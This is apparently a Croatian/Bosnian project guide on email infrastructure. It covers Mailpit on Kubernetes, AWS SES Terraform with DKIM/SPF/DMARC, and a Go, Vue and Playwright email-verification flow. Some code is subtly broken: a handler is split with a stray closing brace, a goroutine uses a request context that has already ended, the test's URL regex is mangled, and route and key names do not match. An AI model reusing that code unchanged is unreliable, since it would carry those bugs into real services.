K8s deployment za Mailpit (dev/staging namespace)

```

# k8s/dev/mailpit.yaml
apiVersion: apps/v1
kind: Deployment
metadata:
  name: mailpit
  namespace: project-a-dev
spec:
  replicas: 1
  selector:
    matchLabels:
      app: mailpit
  template:
    metadata:
      labels:
        app: mailpit
    spec:
      containers:
        - name: mailpit
          image: axllent/mailpit:latest
          ports:
            - containerPort: 1025 # SMTP
            - containerPort: 8025 # Web UI
          env:
            - name: MP_MAX_MESSAGES
              value: "500"
            - name: MP_SMTP_AUTH_ACCEPT_ANY
              value: "true"
            - name: MP_SMTP_AUTH_ALLOW_INSECURE
              value: "true"
          resources:
            requests:
              cpu: 10m
              memory: 32Mi
            limits:
              cpu: 50m
              memory: 64Mi
---
apiVersion: v1
kind: Service
metadata:
  name: mailpit
  namespace: project-a-dev
spec:
  selector:
    app: mailpit
  ports:
    - name: smtp
      port: 1025
      targetPort: 1025
    - name: web
      port: 8025
      targetPort: 8025
---
# Ingress za Mailpit web UI u dev (dostupan timu)
apiVersion: networking.k8s.io/v1
kind: Ingress
metadata:
  name: mailpit
  namespace: project-a-dev
  annotations:
    kubernetes.io/ingress.class: alb
    alb.ingress.kubernetes.io/scheme: internet-facing
    alb.ingress.kubernetes.io/listen-ports: '[{"HTTPS": 443}]'
spec:
  rules:
    - host: mail.dev.firma.com

```

```
http:
  paths:
    - path: /
      pathType: Prefix
      backend:
        service:
          name: mailpit
          port:
            number: 8025
```

Sigurnost: Mailpit ingress u dev ne treba biti javno dostupan. Dodaj IP whitelist annotation ili basic auth ako je eksponiran na internetu:

```
annotations:
  alb.ingress.kubernetes.io/inbound-cidrs: "10.0.0.0/8,YOUR_OFFICE_IP/32"
```

Helm values za email konfiguraciju

```
# values/dev.yaml
email:
  smtpHost: mailpit
  smtpPort: 1025
  fromAddress: noreply@project-a.local
  fromName: "Project-A Dev"
  requireAuth: false
  deployMailpit: true # Helm chart kreira Mailpit Deployment u namespace-u

# values/staging.yaml
email:
  smtpHost: mailpit
  smtpPort: 1025
  fromAddress: noreply@staging.firma.com
  fromName: "Project-A Staging"
  requireAuth: false
  deployMailpit: true

# values/prod.yaml
email:
  smtpHost: email-smtp.eu-west-1.amazonaws.com
  smtpPort: 587
  fromAddress: noreply@firma.com
  fromName: "Project-A"
  requireAuth: true
  deployMailpit: false # Prod koristi pravi SES, nema Mailpit-a
```

Helm template za uvjetno kreiranje Mailpit-a:

```
# templates/mailpit.yaml
{{- if .Values.email.deployMailpit }}
# ... Mailpit Deployment i Service iz gornjeg K8s yaml-a
{{- end }}
```

Go service ConfigMap koji koristi ove vrijednosti:

```
# templates/configmap.yaml
apiVersion: v1
kind: ConfigMap
metadata:
  name: go-service-config
data:
  SMTP_HOST: {{ .Values.email.smtpHost | quote }}
  SMTP_PORT: {{ .Values.email.smtpPort | quote }}
  EMAIL_FROM: {{ .Values.email.fromAddress | quote }}
  EMAIL_FROM_NAME: {{ .Values.email.fromName | quote }}
```

SMTP username i password idu kroz `Secret`, ne `ConfigMap`.

Source: `13-aplikacija-arhitektura/13-aws-ses-i-produkcija.md`

13. AWS SES i Produkcija

Zašto SES a ne SMTP relay ili SendGrid

- **Cijena:** \$0.10 / 1000 emailova. Besplatno prvih 62 000/mj ako šalješ iz EC2/EKS.
 - **Pouzdanost:** AWS infrastruktura, globalni deliverability.
 - **Integracija:** IAM policy + Secrets Manager = nema hardcoded kredencijala.
 - **SPF/DKIM/DMARC:** Automatski via Route53 TXT/CNAME recordima.
-


```

# terraform/modules/ses/main.tf

variable "domain" {
  description = "Domena za slanje emaila, npr. firma.com"
  type        = string
}

variable "route53_zone_id" {
  description = "Route53 Hosted Zone ID za domenu"
  type        = string
}

variable "aws_region" {
  description = "AWS region gdje je SES aktivan"
  type        = string
  default     = "eu-west-1"
}

variable "secret_arn" {
  description = "ARN Secrets Manager secreta gdje se čuvaju SES kredencijali"
  type        = string
}

# --- Domenski identitet ---

resource "aws_ses_domain_identity" "main" {
  domain = var.domain
}

# --- DKIM (DomainKeys Identified Mail) ---
# Potpisuje svaki email kriptografski – ključno za deliverability

resource "aws_ses_domain_dkim" "main" {
  domain = aws_ses_domain_identity.main.domain
}

# --- Route53: Domain verification TXT record ---

resource "aws_route53_record" "ses_verification" {
  zone_id = var.route53_zone_id
  name     = "_amazonses.${var.domain}"
  type     = "TXT"
  ttl      = 600
  records  = [aws_ses_domain_identity.main.verification_token]
}

# --- Route53: DKIM CNAME records (AWS generira 3 tokena) ---

resource "aws_route53_record" "ses_dkim" {
  count     = 3
  zone_id  = var.route53_zone_id
  name     = "${aws_ses_domain_dkim.main.dkim_tokens[count.index]}.domainkey.${var.domain}"
  type     = "CNAME"
  ttl      = 600
  records  = ["${aws_ses_domain_dkim.main.dkim_tokens[count.index]}.dkim.amazonses.com"]
}

# --- Route53: SPF record (dopušta SES slanje u ime domene) ---

resource "aws_route53_record" "spf" {
  zone_id = var.route53_zone_id
  name     = var.domain
  type     = "TXT"
  ttl      = 600
  records  = ["v=spf1 include:amazonses.com ~all"]
}

```

```
# --- Route53: DMARC record ---

resource "aws_route53_record" "dmarc" {
  zone_id = var.route53_zone_id
  name    = "_dmarc.${var.domain}"
  type    = "TXT"
  ttl     = 600
  records = ["v=DMARC1; p=quarantine; rua=mailto:dmarc-reports@${var.domain}"]
}
```

Terraform: IAM user i SMTP kredencijali

```
# terraform/modules/ses/iam.tf

# Dedicated IAM user samo za SES SMTP slanje
resource "aws_iam_user" "ses_smtp" {
  name = "project-a-ses-smtp"
  path = "/service-accounts/"

  tags = {
    Purpose = "SES SMTP sending for project-a"
  }
}

# Policy: dozvola isključivo za SendRawEmail
resource "aws_iam_user_policy" "ses_smtp" {
  name = "ses-send-only"
  user = aws_iam_user.ses_smtp.name
  policy = jsonencode({
    Version = "2012-10-17"
    Statement = [
      {
        Sid      = "AllowSESSend"
        Effect   = "Allow"
        Action   = ["ses:SendRawEmail"]
        Resource = "*"
      }
    ]
  })
}

# Access key (ID + Secret)
resource "aws_iam_access_key" "ses_smtp" {
  user = aws_iam_user.ses_smtp.name
}

# VAŽNO: SES SMTP password NIJE isti kao AWS Secret Access Key!
# AWS automatski derivira SMTP password iz Secret Key-a.
# Terraform output: aws_iam_access_key.ses_smtp.ses_smtp_password_v4

# Spremi kredencijale u Secrets Manager (ne u Terraform state!)
resource "aws_secretsmanager_secret_version" "ses_credentials" {
  secret_id = var.secret_arn
  secret_string = jsonencode({
    smtp_username = aws_iam_access_key.ses_smtp.id
    smtp_password = aws_iam_access_key.ses_smtp.ses_smtp_password_v4
    smtp_host     = "email-smtp.${var.aws_region}.amazonaws.com"
    smtp_port     = 587
  })
}
```

Upozorenje: `ses_smtp_password_v4` se sprema u Terraform state. Koristi remote state s enkripcijom (S3 + SSE-KMS) ili `terraform state rm` i ručno upravljanje ovim secretom ako je sigurnost kritična.

Terraform: outputs.tf

```
# terraform/modules/ses/outputs.tf

output "ses_domain_identity_arn" {
  value      = aws_ses_domain_identity.main.arn
  description = "ARN SES domenskog identiteta"
}

output "ses_verification_token" {
  value      = aws_ses_domain_identity.main.verification_token
  description = "Token za Route53 TXT verifikacijski record"
}

output "smtp_host" {
  value      = "email-smtp.${var.aws_region}.amazonaws.com"
  description = "SES SMTP endpoint"
}

output "smtp_username" {
  value      = aws_iam_access_key.ses_smtp.id
  sensitive  = true
  description = "SMTP username (IAM Access Key ID)"
}
```

SES Sandbox → Production Access

Svaki novi AWS account počinje u **SES Sandbox modu**:

Ograničenje	Sandbox	Production
Primatelji	Samo verifikovane adrese	Bilo koja adresa
Dnevni limit	200 emailova	Nema limita
Sending rate	1 email/sekundi	Po requestu

Zahtjev za Production Access:

```
AWS Console → Simple Email Service → Account Dashboard
→ "Request Production Access" dugme
→ Popuni formu:
  - Mail type: Transactional
  - Website URL: https://firma.com
  - Use case description:
    "We send transactional emails: email verification on registration,
    password reset, and account notifications. We never send marketing
    email. All recipients opt-in via registration form."
  - Additional contacts: devops@firma.com
→ Submit

Approval: 24-48h od strane AWS Support tima.
```

Provjera SES konfiguracije via AWS CLI

```
# 1. Provjeri status verifikacije domene
aws ses get-identity-verification-attributes \
  --identities firma.com \
  --region eu-west-1
# VerificationStatus treba biti "Success"

# 2. Provjeri DKIM status
aws ses get-identity-dkim-attributes \
  --identities firma.com \
  --region eu-west-1
# DkimVerificationStatus: "Success", DkimEnabled: true

# 3. Test email (samo dok si u sandboxu ili ako je primatelj verificiran)
aws ses send-email \
  --from noreply@firma.com \
  --to test@firma.com \
  --subject "SES test" \
  --text "Email from SES works!" \
  --region eu-west-1

# 4. Provjeri sending statistics
aws ses get-send-statistics --region eu-west-1 | \
  jq '.SendDataPoints | sort_by(.Timestamp) | last'
```

Go: čitanje SES kredencijala iz Secrets Manager

```
// internal/secrets/aws.go
package secrets

import (
    "context"
    "encoding/json"
    "fmt"

    "github.com/aws/aws-sdk-go-v2/config"
    "github.com/aws/aws-sdk-go-v2/service/secretsmanager"
)

type SESCredentials struct {
    SMTPUsername string `json:"smtp_username"`
    SMTPPassword string `json:"smtp_password"`
    SMTPHost     string `json:"smtp_host"`
    SMTPPort     int    `json:"smtp_port"`
}

func GetSESCredentials(ctx context.Context, secretARN string) (SESCredentials, error) {
    cfg, err := config.LoadDefaultConfig(ctx)
    if err != nil {
        return SESCredentials{}, fmt.Errorf("load aws config: %w", err)
    }

    client := secretsmanager.NewFromConfig(cfg)
    result, err := client.GetSecretValue(ctx, &secretsmanager.GetSecretValueInput{
        SecretId: &secretARN,
    })
    if err != nil {
        return SESCredentials{}, fmt.Errorf("get secret: %w", err)
    }

    var creds SESCredentials
    if err := json.Unmarshal([]byte(*result.SecretString), &creds); err != nil {
        return SESCredentials{}, fmt.Errorf("parse secret: %w", err)
    }

    return creds, nil
}
```

Upotreba pri startu Go servisa:

```
// cmd/server/main.go
func main() {
    ctx := context.Background()
    env := os.Getenv("APP_ENV") // "production"

    var emailCfg email.Config
    if env == "production" {
        secretARN := os.Getenv("SES_SECRET_ARN")
        creds, err := secrets.GetSESCredentials(ctx, secretARN)
        if err != nil {
            log.Fatalf("cannot load SES credentials: %v", err)
        }
        emailCfg = email.Config{
            SMTPHost:      creds.SMTPHost,
            SMTPPort:       creds.SMTPPort,
            SMTPUsername:    creds.SMTPUsername,
            SMTPPassword:    creds.SMTPPassword,
            FromAddress:     "noreply@firma.com",
            FromName:        "Project-A",
        }
    } else {
        emailCfg = email.NewConfig(env)
    }

    emailSvc := email.NewService(emailCfg)
    // ... ostatak inicijalizacije
}
```

EKS Pod annotation za Secrets Manager pristup (IRSA):

```
# Pod spec u Helm template-u
spec:
  serviceAccountName: go-service # SA s IRSA annotation
  containers:
    - name: go-service
      env:
        - name: APP_ENV
          value: production
        - name: SES_SECRET_ARN
          value: arn:aws:secretsmanager:eu-west-1:123456789:secret:project-a/ses-credentials
```

```
# ServiceAccount s IRSA
apiVersion: v1
kind: ServiceAccount
metadata:
  name: go-service
  annotations:
    eks.amazonaws.com/role-arn: arn:aws:iam::123456789:role/project-a-go-service
```

IAM Role treba permission za `secretsmanager:GetSecretValue` na specifičnom ARN-u.

SES monitoring i alarmi

```
# terraform/modules/ses/monitoring.tf

# Alarm ako bounce rate pređe 5%
resource "aws_cloudwatch_metric_alarm" "ses_bounce_rate" {
  alarm_name          = "ses-bounce-rate-high"
  comparison_operator = "GreaterThanOrEqualToThreshold"
  evaluation_periods   = 1
  metric_name         = "Reputation.BounceRate"
  namespace           = "AWS/SES"
  period              = 3600 # 1 sat
  statistic            = "Average"
  threshold            = 0.05 # 5%
  alarm_actions        = [var.sns_alarm_topic_arn]
  alarm_description    = "SES bounce rate over 5% – AWS može suspendovati nalog"
}

# Alarm ako complaint rate pređe 0.1%
resource "aws_cloudwatch_metric_alarm" "ses_complaint_rate" {
  alarm_name          = "ses-complaint-rate-high"
  comparison_operator = "GreaterThanOrEqualToThreshold"
  evaluation_periods   = 1
  metric_name         = "Reputation.ComplaintRate"
  namespace           = "AWS/SES"
  period              = 3600
  statistic            = "Average"
  threshold            = 0.001 # 0.1%
  alarm_actions        = [var.sns_alarm_topic_arn]
  alarm_description    = "SES complaint rate over 0.1% – kritično za deliverability"
}
```

Bounce i complaint rate su kritični. AWS može automatski pauzirati nalog ako: - Bounce rate > 10% - Complaint rate > 0.5%

Za transakcijske emailove (verifikacija, reset lozinke) ove granice ne bi trebale biti problem — emailove šalješ samo na adrese koje je korisnik sam upisao.

Source: 13-aplikacija-arhitektura/14-email-verifikacija-flow.md

14. Email Verifikacija Flow

Arhitektura toka

```
Vue /register → POST /api/auth/register (PHP proxy)
      ↓
      Go: AuthHandler.Register
      ↓
      INSERT users (is_active=0)
      uuid token → Redis (TTL 24h)
      email.SendVerificationEmail (goroutine)
      ↓
      HTTP 201 → Vue prikazuje poruku

Korisnik klikne link u emailu → Vue /verify?token=uuid
      ↓
      POST /api/auth/verify-email?token=uuid
      ↓
      Go: AuthHandler.VerifyEmail
      ↓
      Redis GET verify:{token} → userID
      UPDATE users SET is_active=1
      Redis DEL verify:{token}
      ↓
      HTTP 200 → Vue redirect na /login
```

MySQL migracija

```
-- migrations/000004_add_email_verification.up.sql

ALTER TABLE users
  ADD COLUMN email_verified_at TIMESTAMP NULL DEFAULT NULL AFTER email,
  ADD COLUMN is_active TINYINT(1) NOT NULL DEFAULT 0 AFTER email_verified_at;

-- Index za login query (WHERE email = ? AND is_active = 1)
ALTER TABLE users ADD INDEX idx_is_active (is_active);
```

```
-- migrations/000004_add_email_verification.down.sql

ALTER TABLE users
  DROP INDEX idx_is_active,
  DROP COLUMN is_active,
  DROP COLUMN email_verified_at;
```

Pokreni migraciju:

```
migrate -path ./migrations -database "mysql://user:pass@tcp(localhost:3306)/projecta" up
```

Go: Registration handler

```

// internal/handler/auth.go
package handler

import (
    "context"
    "encoding/json"
    "fmt"
    "net/http"
    "net/mail"
    "time"
    "unicode"

    "github.com/google/uuid"
    "github.com/redis/go-redis/v9"
    "go.uber.org/zap"
    "golang.org/x/crypto/bcrypt"

    "project-a/internal/email"
)

type AuthHandler struct {
    db      DBPool      // interface s Read() i Write() metodama
    redis   *redis.Client
    email   *email.Service
    config  Config
    logger  *zap.Logger
}

type registerRequest struct {
    Email      string `json:"email"`
    Password   string `json:"password"`
}

func (h *AuthHandler) Register(w http.ResponseWriter, r *http.Request) {
    var req registerRequest
    if err := json.NewDecoder(r.Body).Decode(&req); err != nil {
        respondError(w, http.StatusBadRequest, "invalid_request_body")
        return
    }

    if err := validateRegistrationInput(req.Email, req.Password); err != nil {
        respondError(w, http.StatusBadRequest, err.Error())
        return
    }

    hash, err := bcrypt.GenerateFromPassword([]byte(req.Password), 12)
    if err != nil {
        h.logger.Error("bcrypt failed", zap.Error(err))
        respondError(w, http.StatusInternalServerError, "internal_error")
        return
    }

    result, err := h.db.Write().ExecContext(r.Context(),
        "INSERT INTO users (email, password_hash, is_active, created_at) VALUES (?, ?, 0, NOW())",
        req.Email, string(hash),
    )
    if err != nil {
        if isMySQLDuplicateError(err) {
            // Ne otkrivamo postojeće emailove (sigurnost) – ista poruka kao uspjeh
            w.WriteHeader(http.StatusCreated)
            json.NewEncoder(w).Encode(map[string]string{
                "message": "registration_initiated",
            })
            return
        }
        h.logger.Error("insert user failed", zap.Error(err))
    }
}

```



```

        respondError(w, http.StatusInternalServerError, "internal_error")
        return
    }

    userID, _ := result.LastInsertId()

    token := uuid.New().String()
    tokenKey := fmt.Sprintf("verify:%s", token)

    if err := h.redis.SetEx(r.Context(), tokenKey, userID, 24*time.Hour).Err(); err != nil {
        h.logger.Error("redis set verification token failed",
            zap.Int64("user_id", userID),
            zap.Error(err),
        )
        // Ne vraćamo grešku korisniku – registracija je uspjela, token je problem
        // Korisnik može zatražiti resend
    }

    // Email šaljemo u goroutini – ne blokiramo HTTP odgovor
    go func() {
        ctx, cancel := context.WithTimeout(context.Background(), 10*time.Second)
        defer cancel()

        if err := h.email.SendVerificationEmail(ctx, req.Email, token, h.config.BaseURL); err != nil {
            h.logger.Error("send verification email failed",
                zap.String("email", req.Email),
                zap.Error(err),
            )
        }
    }()

    w.WriteHeader(http.StatusCreated)
    json.NewEncoder(w).Encode(map[string]string{
        "message": "registration_initiated",
    })
}

func validateRegistrationInput(email, password string) error {
    // Email format
    if _, err := mail.ParseAddress(email); err != nil {
        return fmt.Errorf("invalid_email")
    }

    // Password: min 8 znakova, jedno veliko, jedan broj
    if len(password) < 8 {
        return fmt.Errorf("password_too_short")
    }
    var hasUpper, hasDigit bool
    for _, r := range password {
        if unicode.IsUpper(r) {
            hasUpper = true
        }
        if unicode.IsDigit(r) {
            hasDigit = true
        }
    }
    if !hasUpper || !hasDigit {
        return fmt.Errorf("password_too_weak")
    }

    return nil
}

```



```

// internal/handler/auth_verify.go
package handler

import (
    "encoding/json"
    "fmt"
    "net/http"
    "strconv"

    "github.com/redis/go-redis/v9"
    "go.uber.org/zap"
)

func (h *AuthHandler) VerifyEmail(w http.ResponseWriter, r *http.Request) {
    token := r.URL.Query().Get("token")
    if token == "" {
        respondError(w, http.StatusBadRequest, "missing_token")
        return
    }

    // UUID format validacija (osnovna)
    if len(token) != 36 {
        respondError(w, http.StatusBadRequest, "invalid_token_format")
        return
    }

    tokenKey := fmt.Sprintf("verify:%s", token)

    userIDStr, err := h.redis.Get(r.Context(), tokenKey).Result()
    if err == redis.Nil {
        respondError(w, http.StatusBadRequest, "invalid_or_expired_token")
        return
    }
    if err != nil {
        h.logger.Error("redis get verification token failed", zap.Error(err))
        respondError(w, http.StatusInternalServerError, "internal_error")
        return
    }

    userID, err := strconv.ParseInt(userIDStr, 10, 64)
    if err != nil {
        h.logger.Error("invalid user id in redis",
            zap.String("token_key", tokenKey),
            zap.String("value", userIDStr),
        )
        respondError(w, http.StatusInternalServerError, "internal_error")
        return
    }

    _, err = h.db.Write().ExecContext(r.Context(),
        "UPDATE users SET is_active = 1, email_verified_at = NOW() WHERE id = ? AND is_active = 0",
        userID,
    )
    if err != nil {
        h.logger.Error("update user active failed",
            zap.Int64("user_id", userID),
            zap.Error(err),
        )
        respondError(w, http.StatusInternalServerError, "internal_error")
        return
    }

    // Obriši token – jednokratna upotreba
    h.redis.Del(r.Context(), tokenKey)

    w.WriteHeader(http.StatusOK)
}

```

```
    json.NewEncoder(w).Encode(map[string]string{
        "message": "email_verified",
    })
}
```

Go: Login provjera verifikacije

```
// internal/handler/auth_login.go (relevantan dio)

func (h *AuthHandler) Login(w http.ResponseWriter, r *http.Request) {
    var req struct {
        Email    string `json:"email"`
        Password string `json:"password"`
    }
    json.NewDecoder(r.Body).Decode(&req)

    var user struct {
        ID            int64
        PasswordHash  string
        IsActive      bool
    }

    err := h.db.Read().QueryRowContext(r.Context(),
        "SELECT id, password_hash, is_active FROM users WHERE email = ?",
        req.Email,
    ).Scan(&user.ID, &user.PasswordHash, &user.IsActive)

    if err != nil {
        // Isti odgovor za nepostojeći email i pogrešnu lozinku (sprečava user enumeration)
        respondError(w, http.StatusUnauthorized, "invalid_credentials")
        return
    }

    if err := bcrypt.CompareHashAndPassword([]byte(user.PasswordHash), []byte(req.Password)); err != nil {
        respondError(w, http.StatusUnauthorized, "invalid_credentials")
        return
    }

    // Provjera email verifikacije – NAKON provjere lozinke
    // (ne otkrivamo da li email postoji prije nego znamo lozinku)
    if !user.IsActive {
        respondError(w, http.StatusForbidden, "email_not_verified")
        return
    }

    // ... generacija JWT tokena i odgovor
}
```

Go: Resend verification (rate limited)

```

// internal/handler/auth_resend.go
package handler

import (
    "encoding/json"
    "fmt"
    "net/http"
    "time"

    "github.com/google/uuid"
    "go.uber.org/zap"
)

func (h *AuthHandler) ResendVerification(w http.ResponseWriter, r *http.Request) {
    var req struct {
        Email string `json:"email"`
    }
    if err := json.NewDecoder(r.Body).Decode(&req); err != nil {
        respondError(w, http.StatusBadRequest, "invalid_request_body")
        return
    }

    // Rate limit: max 3 zahtjeva po emailu na sat
    rateLimitKey := fmt.Sprintf("resend_rate:%s", req.Email)
    count, err := h.redis.Incr(r.Context(), rateLimitKey).Result()
    if err != nil {
        h.logger.Error("redis incr rate limit failed", zap.Error(err))
        respondError(w, http.StatusInternalServerError, "internal_error")
        return
    }
    if count == 1 {
        // Postavi TTL na prvu upotrebu
        h.redis.Expire(r.Context(), rateLimitKey, time.Hour)
    }
    if count > 3 {
        respondError(w, http.StatusTooManyRequests, "rate_limit_exceeded")
        return
    }

    // Pronađi neaktivnog korisnika
    var userID int64
    err = h.db.Read().QueryRowContext(r.Context(),
        "SELECT id FROM users WHERE email = ? AND is_active = 0",
        req.Email,
    ).Scan(&userID)
    if err != nil {
        // Ne otkrivamo detalje – uvijek ista poruka
        w.WriteHeader(http.StatusOK)
        json.NewEncoder(w).Encode(map[string]string{"message": "verification_email_sent"})
        return
    }

    token := uuid.New().String()
    tokenKey := fmt.Sprintf("verify:%s", token)
    h.redis.SetEx(r.Context(), tokenKey, userID, 24*time.Hour)

    go func() {
        if err := h.email.SendVerificationEmail(
            r.Context(), req.Email, token, h.config.BaseURL,
        ); err != nil {
            h.logger.Error("resend verification email failed",
                zap.String("email", req.Email),
                zap.Error(err),
            )
        }
    }()
}

```

```
w.WriteHeader(http.StatusOK)
json.NewEncoder(w).Encode(map[string]string{"message": "verification_email_sent"})
}
```

Vue.js: Verify stranica

```
<!-- src/views/VerifyEmail.vue -->
<template>
  <div class="verify-container">
    <div v-if="status === 'verifying'" data-testid="verify-loading">
      <p>Verifying your email...</p>
    </div>

    <div v-if="status === 'success'" data-testid="verify-success">
      <h2>Email verified!</h2>
      <p>{{ message }}</p>
    </div>

    <div v-if="status === 'error'" data-testid="verify-error">
      <h2>Verification failed</h2>
      <p>{{ message }}</p>
      <button @click="resendEmail">Resend verification email</button>
    </div>
  </div>
</template>

<script setup>
import { onMounted, ref } from 'vue'
import { useRoute, useRouter } from 'vue-router'
import axios from 'axios'

const route = useRoute()
const router = useRouter()
const status = ref('verifying')
const message = ref('')

onMounted(async () => {
  const token = route.query.token
  if (!token) {
    status.value = 'error'
    message.value = 'Invalid verification link.'
    return
  }

  try {
    await axios.post(`/api/auth/verify-email?token=${token}`)
    status.value = 'success'
    message.value = 'Email verified! Redirecting to login...'
    setTimeout(() => router.push('/login'), 2000)
  } catch (err) {
    status.value = 'error'
    const errorCode = err.response?.data?.error
    message.value = errorCode === 'invalid_or_expired_token'
      ? 'Verification link has expired. Please request a new one.'
      : 'Verification failed. Please try again.'
  }
})

async function resendEmail() {
  // Redirektuj na stranicu za resend ili prikaži inline formu
  router.push('/resend-verification')
}
</script>
```

Vue router konfiguracija:

```
// src/router/index.js
const routes = [
  { path: '/login', component: () => import('../views/Login.vue') },
  { path: '/register', component: () => import('../views/Register.vue') },
  { path: '/verify', component: () => import('../views/VerifyEmail.vue') },
  { path: '/resend-verification', component: () => import('../views/ResendVerification.vue') },
  // ...ostale rute
]
```

Vue: Handling 403 email_not_verified u login komponentu:

```
// src/views/Login.vue (relevantan dio)
async function handleLogin() {
  try {
    const response = await axios.post('/api/auth/login', { email, password })
    // ... spremi token, redirect
  } catch (err) {
    if (err.response?.status === 403 && err.response?.data?.error === 'email_not_verified') {
      loginError.value = 'Please verify your email before logging in.'
      showResendLink.value = true
    } else if (err.response?.status === 401) {
      loginError.value = 'Invalid email or password.'
    } else {
      loginError.value = 'Login failed. Please try again.'
    }
  }
}
```



```

// e2e/registration-flow.spec.ts
import { test, expect } from '@playwright/test'

test.describe('Registration and email verification', () => {
  const testEmail = `test+${Date.now()}@example.com`

  test('completes full registration flow', async ({ page }) => {
    // 1. Registracija
    await page.goto('/register')
    await page.fill('[data-testid="email"]', testEmail)
    await page.fill('[data-testid="password"]', 'TestPass123!')
    await page.click('[data-testid="register-button"]')

    await expect(page.locator('[data-testid="success-message"]'))
      .toContainText('Check your email')

    // 2. Dohvati link iz Mailpit API-ja
    const mailpit = await fetch('http://localhost:8025/api/v1/messages')
    const data = await mailpit.json()

    expect(data.messages.length).toBeGreaterThan(0)

    // Dohvati puni sadržaj emaila
    const messageID = data.messages[0].ID
    const emailDetail = await fetch(`http://localhost:8025/api/v1/message/${messageID}`)
    const emailData = await emailDetail.json()

    // Izvuci verification URL iz tijela emaila
    const verifyURLMatch = emailData.Text.match(/https?:\\\/\\\/S+verify\\S+/)
    expect(verifyURLMatch).not.toBeNull()
    const verifyURL = verifyURLMatch[0]

    // 3. Klikni verification link
    await page.goto(verifyURL)
    await expect(page.locator('[data-testid="verify-success"]')).toBeVisible()

    // 4. Login treba raditi
    await page.goto('/login')
    await page.fill('[data-testid="email"]', testEmail)
    await page.fill('[data-testid="password"]', 'TestPass123!')
    await page.click('[data-testid="login-button"]')
    await expect(page).toHaveURL('/dashboard')
  })

  test('login fails with 403 for unverified user', async ({ page }) => {
    // Registruj ali ne verificiraj
    await page.goto('/register')
    const unverifiedEmail = `unverified+${Date.now()}@example.com`
    await page.fill('[data-testid="email"]', unverifiedEmail)
    await page.fill('[data-testid="password"]', 'TestPass123!')
    await page.click('[data-testid="register-button"]')

    // Pokušaj login bez verifikacije
    await page.goto('/login')
    await page.fill('[data-testid="email"]', unverifiedEmail)
    await page.fill('[data-testid="password"]', 'TestPass123!')
    await page.click('[data-testid="login-button"]')

    await expect(page.locator('[data-testid="login-error"]'))
      .toContainText('verify your email')
  })

  test('expired token returns error', async ({ page }) => {
    await page.goto('/verify?token=00000000-0000-0000-0000-000000000000')
    await expect(page.locator('[data-testid="verify-error"]')).toBeVisible()
    await expect(page.locator('[data-testid="verify-error"]'))
  })

```

```

    .toContainText('expired')
  })

  test.afterEach(async () => {
    // Reset Mailpit između testova
    await fetch('http://localhost:8025/api/v1/messages', { method: 'DELETE' })
  })
})

```

Playwright config za dev okruženje:

```

// playwright.config.ts
export default {
  use: {
    baseURL: 'http://localhost:5173', // Vite dev server
  },
  webServer: {
    command: 'docker compose up -d && npm run dev',
    url: 'http://localhost:5173',
    reuseExistingServer: true,
  },
}

```

Routing za PHP proxy

PHP proxy treba proslijediti nove endpointe na Go servis:

```

// routes/api.php ili nginx location config

// Postojeći:
// POST /api/auth/login → go-service:8080/auth/login

// Novi:
// POST /api/auth/register → go-service:8080/auth/register
// POST /api/auth/verify-email → go-service:8080/auth/verify-email
// POST /api/auth/resent-verification → go-service:8080/auth/resent-verification

```

Ako PHP proxy koristi nginx kao interni router:

```

location /api/auth/ {
  proxy_pass http://go-service:8080/auth/;
  proxy_set_header X-Request-ID $request_id;
  proxy_set_header X-Forwarded-For $remote_addr;
}

```

Sažetak: Redis ključevi i TTL-ovi

Ključ	Vrijednost	TTL	Svrha
verify:{uuid}	userID (int64)	24h	Email verifikacijski token
resent_rate:{email}	counter (int)	1h	Rate limit za resend

Oba ključa se automatski brišu po isteku TTL-a — nema potrebe za cron jobom za čišćenje.

Source: [13-aplikacija-arhitektura/15-fixtures-i-seed-data.md](#)

15 — Fixtures i Seed Data

Stack: Go 1.22 + MySQL 8.0. Environments: local (Docker Compose), dev (AWS EKS), staging (AWS EKS).

1. Strategija po environmentu

Local (Docker Compose):

docker compose up → MySQL empty → go-service seed → fixtures loaded
make dev → uvijek svježe fixtures

Dev (AWS EKS):

terraform apply → RDS empty → pipeline: migrate + seed → fixtures loaded
Pokreće se automatski pri kreiranju environment-a

Staging (AWS EKS):

terraform apply → RDS empty → pipeline: mysqldump prod → restore
Staging NEMA fixtures – ima kopiju prod podataka

Prod:

terraform apply → RDS empty → pipeline: migrate only (nema seed!)
Korisnici sami popunjavaju podatke

Ključno pravilo: **fixtures nikada ne idu u staging ili prod**. Staging dobija kopiju produkcijske baze putem `mysqldump`. Dev i lokalni environment dobijaju deterministički set test podataka.

2. Go seed komanda — implementacija

Dodaj command u go-service. Seed se registruje kao subkomanda uz `migrate`, `worker` i sl.

```
// cmd/seed.go
package main

import (
    "context"
    "database/sql"
    "flag"
    "fmt"
    "log"

    "golang.org/x/crypto/bcrypt"
)

// Seeder drži referencu na DB konekciju i izvršava sve seed operacije.
type Seeder struct {
    db *sql.DB
}

func runSeed(db *sql.DB) {
    ifEmpty := flag.Bool("if-empty", false, "Run seed only if DB is empty")
    flag.Parse()

    seeder := &Seeder{db: db}
    ctx := context.Background()

    if *ifEmpty {
        count, err := seeder.countUsers(ctx)
        if err != nil {
            log.Fatalf("count users: %v", err)
        }
        if count > 0 {
            fmt.Printf("Skipping seed: %d users already exist\n", count)
            return
        }
    }

    fmt.Println("Running seed...")
    if err := seeder.seed(ctx); err != nil {
        log.Fatalf("seed failed: %v", err)
    }
    fmt.Println("Seed complete.")
}

func (s *Seeder) countUsers(ctx context.Context) (int, error) {
    var count int
    return count, s.db.QueryRowContext(ctx, "SELECT COUNT(*) FROM users").Scan(&count)
}

func (s *Seeder) seed(ctx context.Context) error {
    // Transakcija: sve ili ništa – djelimičan seed je gori od prazne baze
    tx, err := s.db.BeginTx(ctx, nil)
    if err != nil {
        return err
    }
    defer tx.Rollback()

    if err := s.seedUsers(ctx, tx); err != nil {
        return fmt.Errorf("seed users: %w", err)
    }

    return tx.Commit()
}
```

Zašto transakcija: ako seed korisnika A uspije ali korisnik B ne, aplikacija dobija nepotpun skup fixture podataka. `defer tx.Rollback()` garantira čišćenje u slučaju greške — `Commit()` poništava efekt `Rollback()` ako sve prođe.

3. Fixture korisnici — različiti slučajevi upotrebe

Svaki fixture korisnik pokriva konkretan scenarij testiranja. Nije dovoljno imati “admin” i “user” — trebaju i edge case korisnici za neočekivane tokove.

```

func (s *Seeder) seedUsers(ctx context.Context, tx *sql.Tx) error {
    users := []struct {
        Email    string
        Password string
        Role      string
        IsActive bool
        Notes    string
    }{
        // — Admin i test korisnici —————
        {
            Email:    "admin@project-a.local",
            Password: "Admin123!",
            Role:     "admin",
            IsActive: true,
